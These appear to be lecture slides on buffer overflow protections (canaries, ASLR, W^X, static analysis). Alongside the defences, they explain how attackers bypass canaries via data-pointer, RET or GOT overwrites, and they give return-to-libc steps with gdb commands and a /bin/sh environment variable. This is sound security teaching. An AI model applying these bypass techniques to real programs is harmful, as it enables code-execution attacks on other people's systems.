


What, Me Worry?

- Use some of the following:
 - *type-safe* languages: (perhaps) SML, JAVA
 - run-time protection tools against buffer overflows (Compiler responsibility).
 - Randomize location of stack / mark stack non-executable (OS responsibility)
 - Testing all functions + patching/change code.



Runtime Protection





Canary types

- Terminator **canaries**:
 - contain EOF, EOLN, NULL
- Random **canaries**.
 - adversaries must find the random word.
- Random XOR **canaries**.
 - like random canaries but also XORed with previous stack data!



Adversary is facing the problem of reconstructing the canary or avoiding the canary



How to utilize canaries

- E.g., terminator canaries in the gnu C compiler :
- gcc -c fstack-protector is for string protection : e.g., the attacker cannot use strcpy to perform the smashing .
- **Attacker's perspective** : guess & restore canary.



Avoiding Canaries (I)

- One possibility for dealing with canary protected code :
- use buffer overflow to overwrite an existing data pointer that points to a location to be filled with user input and make it point to
 - (i) the RET location of the current frame.
 - (ii) a location of a relevant function in the GOT



Avoiding Canaries (2)

- Taking advantage that the pointer that was overridden points to a location that is filled with user input
- control the user input and load the address of your exploit code.
- Your code will be executed when (i) upon termination of the process (if you manipulated the RET address), (ii) upon calling the corresponding function (if you manipulated the GOT).



Address Space Layout Randomization

- technique that makes it hard to guess the exact location of stack / heap / code for each execution.
- **Attacker's perspective** : brute-force searching to discover randomization (but 16 bit randomization is insufficient).



Write XOR Execute

W^X

- This type of protection makes the program space to be either writeable or executable.
- Therefore : areas that are writeable are not executable (and vice versa).
- Outcome : **no code injection is possible!**
- **Return-to-libc** attack: do not inject code but use the existing linked libraries (libc).



return-to-libc attacks (I)

```
gdb binary
b main
r
p system
```

- Step 1: find addresses of functions you want to use (e.g., system, exit)
- Step 2: embed any parameters you need.

```
export MYSHELL=/bin/sh
```

find addresses of
environment variables

```
gdb binary
b main
r
x/s *((char **)environ)
```



return-to-libc attacks (2)

- Modify stack to look like

Function address	Return address	Argument 1	Argument 2	Argument 3 ...
------------------	----------------	------------	------------	----------------

- (note : addresses discovered via gdb may not be the same as regular runtime of the binary)



Static Code Analysis

- Based on automated tools it is possible to detect possibility of b.o.'s
- Employs the source code (or object code)
- Checking run-time program properties can be quite hard (*cf. impossible*).



B.O. everywhere

- An example :
 - GDI+ (graphics device interface) windows API for graphics representation (Gdiplus.dll)
 - contained a BO vulnerability in the decoding of JPEG files. (fixed with XP SP2)
 - With a specially crafted JPG image you could be infected even remotely!



Bottom-Line

- Any server code that receives input from a user is a point of potential vulnerability.

example:

<http://myshop.com/userinput?parm1=1-203-341-1923&parm2=2006Febr&shipcost=25&total=200>

- When you write a program NEVER assume that any input your program receives from the outside is properly constructed.
- (even if you wrote the client program yourself and you took special measures (e.g., authentication) to make sure that you talk to the client that you wrote)